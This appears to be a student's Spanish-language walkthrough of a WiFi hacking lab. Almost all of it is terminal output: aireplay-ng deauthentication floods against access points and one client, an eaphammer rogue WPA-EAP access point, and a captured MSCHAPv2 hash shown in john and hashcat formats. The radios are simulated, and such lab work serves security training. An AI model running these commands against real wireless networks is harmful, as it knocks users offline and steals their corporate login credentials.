
```
root@WiFiChallengeLab:/home/user/tarea14# airmon-ng start wlan1

Found 6 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    705 avahi-daemon
    709 NetworkManager
    737 wpa_supplicant
    755 avahi-daemon
    967 ifplugd
 463165 dhclient

PHY     Interface       Driver          Chipset

phy61   wlan0mon        mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy62   wlan1           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
                (mac80211 monitor mode vif enabled for [phy62]wlan1 on [phy62]wlan1mon)
                (mac80211 station mode vif disabled for [phy62]wlan1)
phy63   wlan2           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy64   wlan3           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy65   wlan4           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy66   wlan5           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy67   wlan6           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy121  wlan60          mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211

root@WiFiChallengeLab:/home/user/tarea14# aireplay-ng -0 10 -a F0:9F:C2:71:22:15 wlan1mon
```

Con esto listo procedemos al ataque. (Tuve fallos reinicie la maquina y volvi a realizar el proceso, esta vez me di cuenta que fallaba debido a que me falta primero crear el certificado autofirmado)




```
root@WiFiChallengeLab:/home/user/tools/eaphammer# python3 ./eaphammer --cert-wizard

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        A nice shiny new access point.

                             Version:  1.13.5
                            Codename:  Power Overwhelming
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>solstice(doT)sh


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Please enter two letter country code for certs (i.e. US, FR)
: ES
[*] Please enter state or province for certs (i.e. Ontario, New Jersey)
: Caiz
[*] Please enter locale for certs (i.e. London, Hong Kong)
: ErPuerto
[*] Please enter organization for certs (i.e. Evil Corp)
: AlexCorp
[*] Please enter org unit for certs (i.e. Hooman Resource Says)
: CiberWifi Hacking
[*] Please enter email for certs (i.e. cyberz@h4x0r.lulz)
: cyber@cyber.com
[*] Please enter common name (CN) for certs.
: CN
[CW] Creating CA cert and key pair...
[CW] Complete!
[CW] Writing CA cert and key pair to disk...
[CW] New CA cert and private key written to: /root/tools/eaphammer/certs/ca/CN.pem
[CW] Complete!
[CW] Creating server private key...
[CW] Complete!
[CW] Using server private key to create CSR...
[CW] Complete!
```


Tras esto volvemos al proceso anterior.



```
root@WiFiChallengeLab:/home/user/tools/eaphammer# python3 ./eaphammer -i wlan2 --auth wpa-eap --essid wifi-corp --creds --negotiate balanced

                     .__
  ____ _____  ______ |  |__ _____    _____   _____   ___________
_/ __ \\__  \ \____ \|  |  \\__  \  /     \ /     \_/ __ \_  __ \
\  ___/ / __ \|  |_> >   Y  \/ __ \|  Y Y  \  Y Y  \  ___/|  | \/
 \___  >____  /   __/|___|  (____  /__|_|  /__|_|  /\___  >__|
     \/     \/|__|        \/     \/      \/      \/     \/


                        A nice shiny new access point.

                             Version:  1.13.5
                            Codename:  Power Overwhelming
                              Author:  @s0lst1c3
                             Contact:  gabriel<<at>>solstice(doT)sh


[?] Am I root?
[*] Checking for rootness...
[*] I AM ROOOOOOOOOOOOT
[*] Root privs confirmed! 8D
[*] Saving current iptables configuration...
[*] Reticulating radio frequency splines...

[*] Using nmcli to tell NetworkManager not to manage wlan2...

100%|████████████████████████████████████████████████████████████████████████████| 1/1 [00:01<00:00,  1.00s/it]

[*] Success: wlan2 no longer controlled by NetworkManager.
[*] WPA handshakes will be saved to /root/tools/eaphammer/loot/wpa_handshake_capture-2025-02-06-21-51-41-Vqk9t2HKB2ggLhy3e6SvpDGWXWs28tax.hccapx

[hostapd] AP starting...

Configuration file: /root/tools/eaphammer/tmp/hostapd-2025-02-06-21-51-41-LUqxhMxofj1ssOR1aY0VBV6cmg8bzrFm.conf
wlan2: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan2 with hwaddr 00:11:22:33:44:00 and ssid "wifi-corp"
wlan2: interface state COUNTRY_UPDATE->ENABLED
wlan2: AP-ENABLED


Press enter to quit...
```




```
root@WiFiChallengeLab:/home/user# airmon-ng start wlan0

Found 5 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    702 avahi-daemon
    707 NetworkManager
    738 wpa_supplicant
    742 avahi-daemon
    946 ifplugd

PHY     Interface       Driver          Chipset

phy0    wlan0           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
phy1    wlan1           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy2    wlan2           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy3    wlan3           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy4    wlan4           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy5    wlan5           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy6    wlan6           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy60   wlan60          mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211

root@WiFiChallengeLab:/home/user# airmon-ng start wlan1

Found 5 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    702 avahi-daemon
    707 NetworkManager
    738 wpa_supplicant
    742 avahi-daemon
    946 ifplugd

PHY     Interface       Driver          Chipset

phy0    wlan0mon        mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy1    wlan1           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
```




```
# iwconfig wlan0mon channel 44
# iwconfig wlan1mon channel 44
#
```

Realizamos el aireplay-ng.




```
root@WiFiChallengeLab:/home/user# aireplay-ng -0 10 -a F0:9F:C2:71:22:15 wlan0mon
21:54:06  Waiting for beacon frame (BSSID: F0:9F:C2:71:22:15) on channel 44
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:54:06  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:07  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:07  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:08  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:08  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:09  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:09  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:10  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:10  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
21:54:11  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:15]
```




```
root@WiFiChallengeLab:/home/user/tarea18# aireplay-ng -0 10 -a F0:9F:C2:71:22:1A wlan1mon
21:54:05  Waiting for beacon frame (BSSID: F0:9F:C2:71:22:1A) on channel 44
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:54:05  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:06  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:06  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:07  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:07  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:08  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:08  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:09  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:09  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
21:54:10  Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:1A]
```


Parece ser que no funcionó, probemos a realizar el ataque al único usuario existente dentro de la red: (Con 0 el ataque solo se para si lo cancelamos, en este realizaremos el ataque ala otra mac existente dentro de la red)



```
root@WiFiChallengeLab:/home/user# aireplay-ng -0 0 -a F0:9F:C2:71:22:15 wlan1mon -c 64:32:A8:07:6C:40
21:58:13  Waiting for beacon frame (BSSID: F0:9F:C2:71:22:15) on channel 44
21:58:13  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:14  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:14  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:15  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:16  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:16  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:17  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:17  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:18  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:19  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:19  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:20  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:20  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:21  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:22  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:22  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:23  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:24  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:24  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:25  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:25  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
^C
```




```
root@WiFiChallengeLab:/home/user# aireplay-ng -0 0 -a F0:9F:C2:71:22:1A wlan0mon -c 64:32:A8:07:6C:40
21:58:20  Waiting for beacon frame (BSSID: F0:9F:C2:71:22:1A) on channel 44
21:58:21  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:21  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:22  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:22  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:23  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:24  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:24  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:25  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:26  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:26  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
21:58:27  Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0| 0 ACKs]
^C
```



```
mschapv2: Thu Feb  6 21:58:21 2025
         domain\username:                CONTOSO\juan.tr
         username:                       juan.tr
         challenge:                      87:9d:6a:3e:c1:1e:6c:e2
         response:                       f7:d8:1e:8f:17:93:5d:35:8e:c8:61:20:16:67:f7:30:56:eb:c8:02:5a:76:91:ee

         jtr NETNTLM:                    juan.tr:$NETNTLM$879d6a3ec11e6ce2$f7d81e8f17935d358ec861201667f73056ebc8025a7691ee

         hashcat NETNTLM:                juan.tr::::f7d81e8f17935d358ec861201667f73056ebc8025a7691ee:879d6a3ec11e6ce2


wlan2: CTRL-EVENT-EAP-FAILURE 64:32:a8:07:6c:40
wlan2: STA 64:32:a8:07:6c:40 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan2: STA 64:32:a8:07:6c:40 IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlan2: STA 64:32:a8:07:6c:40 IEEE 802.11: deauthenticated due to local deauth request
```


Tras un buen rato realizando el ataque podemos encontrarnos con un hash, que parece ser el login de la red.

Nos dan el hash utilizable en hashcat y el tipo de hash que hay que utilizar.

